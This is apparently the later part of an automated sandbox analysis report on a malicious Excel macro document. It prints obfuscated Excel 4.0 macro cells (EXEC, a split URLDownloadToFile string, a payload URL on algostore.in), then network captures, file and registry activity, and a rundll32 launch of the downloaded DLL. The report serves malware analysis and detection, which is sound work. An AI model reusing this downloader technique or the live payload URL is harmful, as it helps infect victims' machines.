.21621642164261E+27)=Docs1!AU22()"
```


```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=ACOSH(235423542354354000000)=ACOS(2.42542542452542E+24)=ASIN(4.21621642164261E+27)=EXEC(Docs3!BW41&Docs3!BW42&Docs3!BW43&Docs3!BW44&Docs3!BZ22&Docs3!BZ41&Docs3!CA41&Docs3!BZ42&Docs3!BZ43)=Docs3!BA22(),,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,,,,,,,,,,,,,,,,,,http://www.algostore.in/algostoreold/printme.php,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,
l.sbl,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,RL,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,U,,UR,,JJC,,,,,,,,,,,,,,,,,,,,,,,,,LD
```

,,,,,,,,,,nload,,,,,,,,,,,,,,,,,,,,,,,,,,,,ToFil,,,,,,,,,,,,,,,,,,,,,,,,,,eA,,,r,,,",St",a,,,,,,,,,,,,,,,,,,,,,,,u,,,rt,,,,,,,,,,,,,,,,,,,,,,,ndl,,,W,,,,,,,,,,,,,,,,,,,,,,,l32
,,,,,,,,,,,,,,,,,,,,,,Mo,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,,,,,,,,,,,

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 18:37:15.123862982 CEST	49706	80	192.168.2.5	103.212.121.53
Apr 8, 2021 18:37:18.195962906 CEST	49706	80	192.168.2.5	103.212.121.53
Apr 8, 2021 18:37:24.196430922 CEST	49706	80	192.168.2.5	103.212.121.53

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 18:36:57.865547895 CEST	65307	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:36:57.878009081 CEST	53	65307	8.8.8.8	192.168.2.5
Apr 8, 2021 18:36:58.492275000 CEST	64344	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:36:58.505367994 CEST	53	64344	8.8.8.8	192.168.2.5
Apr 8, 2021 18:36:59.563884974 CEST	62060	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:36:59.576536894 CEST	53	62060	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:00.960122108 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:00.978140116 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:01.774230957 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:01.786935091 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:03.890060902 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:03.905318975 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:09.479341030 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:09.492615938 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:10.584806919 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:10.610882998 CEST	53	65447	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:10.641222954 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:10.653772116 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:10.916894913 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:10.936340094 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:11.929955006 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:11.943269968 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:12.947560072 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:12.962551117 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:13.870948076 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:13.883527994 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:14.946736097 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:14.957494974 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:14.960091114 CEST	53	62176	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 18:37:15.121537924 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:15.137412071 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:15.151024103 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:16.284104109 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:16.296953917 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:17.601897955 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:17.614370108 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:18.961779118 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:18.975126028 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:25.330976009 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:25.349070072 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:31.694561958 CEST	54757	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:31.710724115 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 8, 2021 18:37:35.719192028 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:37:35.737232924 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 8, 2021 18:38:05.372750044 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:38:05.385710955 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 8, 2021 18:38:10.506078005 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:38:10.525973082 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 8, 2021 18:38:26.166548967 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:38:26.192601919 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 8, 2021 18:38:41.321271896 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:38:41.333669901 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 8, 2021 18:38:42.901650906 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:38:42.935709000 CEST	53	54791	8.8.8.8	192.168.2.5
Apr 8, 2021 18:39:14.179337978 CEST	50463	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:39:14.197463036 CEST	53	50463	8.8.8.8	192.168.2.5
Apr 8, 2021 18:39:40.001725912 CEST	50394	53	192.168.2.5	8.8.8.8
Apr 8, 2021 18:39:40.076653957 CEST	53	50394	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 18:37:14.957494974 CEST	192.168.2.5	8.8.8.8	0x2f78	Standard query (0)	www.algostore.in	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 18:37:15.121537924 CEST	8.8.8.8	192.168.2.5	0x2f78	No error (0)	www.algostore.in	algostore.in		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 18:37:15.121537924 CEST	8.8.8.8	192.168.2.5	0x2f78	No error (0)	algostore.in		103.212.121.53	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

● EXCEL.EXE
● rundll32.exe



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5396 Parent PID: 792

General

Start time:	18:37:09
Start date:	08/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x240000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7CF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\12CD4C92.tmp	success or wait	1	3B495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	2B20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	2B211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	2B213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	2B213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4440 Parent PID: 5396

General

Start time:	18:37:36
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\hdoanal.sbl,StartW
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis